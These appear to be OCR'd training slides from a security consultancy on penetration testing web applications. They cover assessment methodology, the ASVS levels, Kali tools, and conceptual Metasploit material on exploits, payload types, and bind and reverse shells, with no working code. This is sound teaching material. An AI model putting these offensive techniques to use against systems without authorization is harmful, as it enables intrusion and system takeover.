
Can the infrastructure protect the application ?

- What is an infrastructure now ?
- What is an application ?

- Example :
  - The client said «create a web site named amazin.com to quicker sell products to our clients »
  - Lets build the infrastructure together

Assessment Overview


The old way



Assessment Overview


EXCELLIUM
Your first call when it comes to IT and Security!

More classical




Assessment Overview

How to attack Fort Knox ?



Definitions

Black, White, Grey Boxes ?



Definitions

What is a vulnerability ?

- Vulnerability is a cyber-security term that refers to a flaw in a system that can leave it open to attack. A vulnerability may also refer to any type of weakness in a computer system itself, in a set of procedures, or in anything that leaves information security exposed to a threat.

Definitions

What is a point of view ?

- Level of authorization needed to find the threat and exploit it.

- Examples : visitor, authenticated user, internal corporate user, administrator

What is knowledge ?

- In a vulnerability assessment, the knowledge an attacker has about the target improves the attack surface coverage when searching for vulnerabilities

- Examples : no knowledge, application flows, config files, source code

Methodology

Bad practices?

- Intrusion Tester bad practices
  - Capture the flag oriented
  - In depth approach
  - Exploitation oriented

Methodology

Real methodology ?

- Preparation
- Reconnaissance
- Collection
- Exploitation
- Analysis
- Back to the top.....
- Reporting

Methodology

Preparation

- Define the scope
- Define an attack strategy
- Study the targeted technology
- Determine the knowledge and points of view
- Written permission !!!

Methodology

Reconnaissance

- Public information
- Footprinting
- Version mapping/known vulnerabilities
- Social networks information

Methodology

Collection


- Let's attack more
- Manual testing
- Automated scans
- Still the point of view notion
- Threat Enumeration

Methodology

EXCELLIUM
Your first call when it comes to IT and Security!

Exploitation

- Combine vulnerabilities with exploitability and detectability
- Gives access to new lands
- Maintain access
- List alteration



Framework

ASVS 2014 *Web Application Standard*

Level 0: Cursory

Level 0 (or Cursory) is an optional certification, indicating that the application has passed some type of verification.

Framework

ASVS 2014 *Web Application Standard*

Level 1: Opportunistic

An application achieves Level 1 (or Opportunistic) certification if it adequately defends against application security vulnerabilities that are easy to discover.

Framework

ASVS 2014 *Web Application Standard*

Level 2: Standard

An application achieves Level 2 (or Standard) verification if it also adequately defends against prevalent application security vulnerabilities whose existence poses moderate-to-serious risk.

Framework

Level 3: Advanced

An application achieves Level 3 (or Advanced) certification if it also adequately defends against all advanced application security vulnerabilities, and also demonstrates principles of good security design.

Tools

Kali linux

- Metasploit
- Nmap
- Nessus
- Zed Attack Proxy
- Sqlmap
- Python
- Beef

Understanding Metasploit

- To Software Developers, a **bug** is synonymous to a vulnerability.
  - Ex: Errors in program's source code or flawed program design
    - Buffer overflows
    - Memory leaks
    - Dead locks
    - Arithmetic overflow
    - Accessing protected memory (Access Violation)

Understanding Metasploit

- Regardless though which type of software bug we are speaking of, they are used as the foundation to form an ***exploit***.
  - Therefore, an exploit is a security attack on a vulnerability.
    - In other words (again), an exploit attacking a vulnerability is generating an event that the application/program/OS is not programmed/designed to recover successfully and therefore the result is a system that discontinues to function correctly

- How will this give us access to a secured System?

  Answer: It won't.

  - Each exploit can be designed to meet the methodology of your attack.
    - Ex: An attacker exploits an IDS to reboot it or crash it before he/she launches a further attack to avoid detection.

Understanding Metasploit

- However, Exploits have more potential!
  - They are commonly used to install system malware or gain system access or recruit client machines into an existing 'botnet'.

- This is accomplished with the help of a ***payload***

- The **payload** is a sequence of code that is executed when the vulnerability is triggered

- To make things clear, an Exploit is really broken up into two parts, like so;

EXPLOIT = Vulnerability + Payload;

Understanding Metasploit

- The payload is usually written in Assembly Language
- Platform and OS dependant.
  - A Win32 payload will not work in Linux (even if we are exploiting the same bug)
    - Big Endian, Small Endian Architectures

- Different payload types exist and they accomplish different tasks
  - exec → Execute a command or program on the remote system
  - download_exec → Download a file from a URL and execute
  - upload_exec → Upload a local file and execute
  - adduser → Add user to system accounts

Understanding Metasploit

- However, the most common payload type used with exploits are **shellcodes or aka shell payloads.**
  - These payloads are very useful because they provide the attacker an interactive shell that can be used to completely control the system remotely
  - The term is inherited from Unix → /bin/sh
  - For Win OS's, shells actually refer to command prompt → cmd.exe


- There are two different types of shell payloads;
  - Bind Shells → A socket is created, a port is bound to it and when an a connection is established to it, it will spawn a shell.
  - Reverse Shells → Instead of creating a listening socket, a connection is created to a predefined IP and Port and a shell is then shoveled to the Attacker.

Understanding Metasploit

